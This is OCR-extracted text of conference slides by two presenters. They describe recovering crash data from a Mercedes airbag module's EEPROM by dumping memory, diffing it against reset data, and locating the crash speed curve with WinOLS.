
Once upon a time

- A client contacted us to do a forensic job into a car that was not supported by the CDR tool (Mercedes)

- Our face was:

What we do

- We did it in the cool way: reading directlly from the EEPROM memory



What's next?


- We retreived all the information stored in the EEPROM memory but we didn't have a way (with his wife) to parse it because the CDR program does not support Mercedes
- So, we use a tool to reset the crash file data and doing after that a bindiff
- Doing this we knew what parts of the binary had changed and so we knew these parts of the full binary contains info of the crash

...

- The next step to do with the already filtered data was looking for the speed of the car at the moment of the crash
- To do this we used WinOLS to view the graphs and be able to distinguish between the crescent and descrescent graphs
- The sorting was made because the speed in a car crash is always descrecent

We had a match!!

- After doing this we found a interval with values that could match with the speed in a car crash



Thank you

- All of you for being here today
- To our family and friends. They are always there were we need them
- All those who want to understand how and why things work

- **Alberto Garcia Illera (*@algillera*)**
  agarciaillera@gmail.com
- **Javier Vazquez Vidal *(@fjvva)***
  javier.vazquez.vidal@gmail.com